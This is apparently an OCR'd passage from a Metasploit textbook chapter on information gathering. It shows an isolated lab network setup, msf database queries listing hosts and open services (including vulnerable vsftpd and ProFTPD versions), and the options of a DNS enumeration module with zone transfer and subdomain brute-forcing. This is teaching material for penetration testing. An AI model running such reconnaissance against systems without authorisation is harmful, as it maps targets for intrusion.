
☑ Provide addresses on this network via DHCP

Subnet IP: 10.0.0.0

Subnet Mask: 255.255.255.0

☑ Require authentication to enter promiscuous mode

Click the lock to prevent further changes.



☑ **Connect Network Adapter**

This network adapter is configured to use:

Internet Sharing
- ● Share with my Mac ○

Bridged Networking
- ● Autodetect ○
- ● Wi-Fi ○
- ● Bluetooth PAN ○

Custom
- ● Private to my Mac ○
- ● vmnet2 ◉


The virtual machine uses a custom network connection.

Name: **vmnet2**


Type: **Custom**

Subnet IP: **10.0.0.0**


Subnet Mask: **255.255.255.0**




```
root@metasploitable:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:79:a6:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.216.129/24 brd 192.168.216.255 scope global eth0
    inet6 fe80::20c:29ff:fe79:a661/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:79:a6:6b brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.128/24 brd 10.0.0.255 scope global eth1
    inet6 fe80::20c:29ff:fe79:a66b/64 scope link
       valid_lft forever preferred_lft forever
root@metasploitable:~#
```




```
bash-3.2$ ssh root@192.168.216.5
The authenticity of host '192.168.216.5 (192.168.216.5)' can't be established.
ECDSA key fingerprint is SHA256:AsKNlUqWBhX1RkciCHZEXWXZRtfoVJ1z2KlalrUm1LU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.216.5' (ECDSA) to the list of known hosts.
root@192.168.216.5's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 17 06:24:37 2017 from 192.168.216.1
root@kali:~#
```




```
msf > hosts

Hosts
=====

address          mac                name  os_name    os_flavor  os_sp  purpose  info  comments
-------          ---                ----  -------    ---------  -----  -------  ----  --------
192.168.216.10   00:0c:29:38:b3:a9        Windows 7                    client
192.168.216.129  00:0c:29:79:a6:61        Linux                 2.6.X  server

msf >
```




```
msf > hosts -c address,os_name

Hosts
=====

address          os_name
-------          -------
192.168.216.10   Windows 7
192.168.216.129  Linux

msf >
```




```
msf > hosts -c address,os_name -S Windows

Hosts
=====

address         os_name
-------         -------
192.168.216.10  Windows 7

msf >
```




```
msf > services

Services
========

host             port   proto  name                  state  info
----             ----   -----  ----                  -----  ----
192.168.216.10   22     tcp    ssh                   open   OpenSSH 7.1 protocol 2.0
192.168.216.10   135    tcp    msrpc                 open   Microsoft Windows RPC
192.168.216.10   139    tcp    netbios-ssn           open   Microsoft Windows netbios-ssn
192.168.216.10   445    tcp    microsoft-ds          open   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
192.168.216.10   3000   tcp    http                  open   WEBrick httpd 1.3.1 Ruby 2.3.3 (2016-11-21)
192.168.216.10   3306   tcp    mysql                 open   MySQL 5.5.20-log
192.168.216.10   3389   tcp    tcpwrapped            open
192.168.216.10   4848   tcp    ssl/http              open   Oracle Glassfish Application Server
192.168.216.10   7676   tcp    java-message-service  open   Java Message Service 301
192.168.216.10   8009   tcp    ajp13                 open   Apache Jserv Protocol v1.3
192.168.216.10   8022   tcp    http                  open   Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10   8031   tcp    ssl/unknown           open
192.168.216.10   8080   tcp    http                  open   Sun GlassFish Open Source Edition  4.0
192.168.216.10   8181   tcp    ssl/intermapper       open
192.168.216.10   8383   tcp    ssl/http              open   Apache httpd
192.168.216.10   8443   tcp    ssl/https-alt         open
192.168.216.10   9200   tcp    http                  open   Elasticsearch REST API 1.1.1 name: Atum; Lucene 4.7
192.168.216.10   49152  tcp    msrpc                 open   Microsoft Windows RPC
192.168.216.10   49153  tcp    msrpc                 open   Microsoft Windows RPC
```




```
msf > services -s ftp

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.216.129  21    tcp    ftp   open   vsftpd 2.3.4
192.168.216.129  2121  tcp    ftp   open   ProFTPD 1.3.1

msf >
```



```
msf > services -p 22

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.216.10   22    tcp    ssh   open   OpenSSH 7.1 protocol 2.0
192.168.216.129  22    tcp    ssh   open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0

msf >
```




```
msf > services -S Apache

Services
========

host             port  proto  name      state  info
----             ----  -----  ----      -----  ----
192.168.216.10   8009  tcp    ajp13     open   Apache Jserv Protocol v1.3
192.168.216.10   8022  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10   8383  tcp    ssl/http  open   Apache httpd
192.168.216.129  80    tcp    http      open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.216.129  8009  tcp    ajp13     open   Apache Jserv Protocol v1.3
192.168.216.129  8180  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1

msf >
```




```
msf > services -c name,port,info -S Apache 192.168.216.10

Services
========

host            name      port  info
----            ----      ----  ----
192.168.216.10  ajp13     8009  Apache Jserv Protocol v1.3
192.168.216.10  http      8022  Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10  ssl/http  8383  Apache httpd

msf > 
```


Chapter 11: Information Gathering and Scanning




```
msf auxiliary(enum_dns) > info

       Name: DNS Record Scanner and Enumerator
     Module: auxiliary/gather/enum_dns
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  Nixawk

Basic options:
  Name         Current Setting                                            Required  Description
  ----         ---------------                                            --------  -----------
  DOMAIN       packtpub.com                                               yes       The target domain
  ENUM_A       true                                                       yes       Enumerate DNS A record
  ENUM_AXFR    true                                                       yes       Initiate a zone transfer against each NS record
  ENUM_BRT     false                                                      yes       Brute force subdomains and hostnames via the supplied wordlist
  ENUM_CNAME   true                                                       yes       Enumerate DNS CNAME record
  ENUM_MX      true                                                       yes       Enumerate DNS MX record
  ENUM_NS      true                                                       yes       Enumerate DNS NS record
  ENUM_RVL     false                                                      yes       Reverse lookup a range of IP addresses
  ENUM_SOA     true                                                       yes       Enumerate DNS SOA record
  ENUM_SRV     true                                                       yes       Enumerate the most common SRV records
  ENUM_TLD     false                                                      yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT     true                                                       yes       Enumerate DNS TXT record
  IPRANGE                                                                 no        The target address range or CIDR identifier
  NS                                                                      no        Specify the nameserver to use for queries (default is system DNS)
  STOP_WLDCRD  false                                                      yes       Stops bruteforce enumeration if wildcard resolution is detected
  THREADS      10                                                         no        Threads for ENUM_BRT
  WORDLIST     /usr/share/metasploit-framework/data/wordlists/namelist.txt  no        Wordlist of subdomains

Description:
  This module can be used to gather information about a domain from a
  given DNS server by performing various DNS queries such as zone
  transfers, reverse lookups, SRV record brute forcing, and other
  techniques.

References:
  https://cvedetails.com/cve/CVE-1999-0532/
  OSVDB (492)

msf auxiliary(enum_dns) > 
```



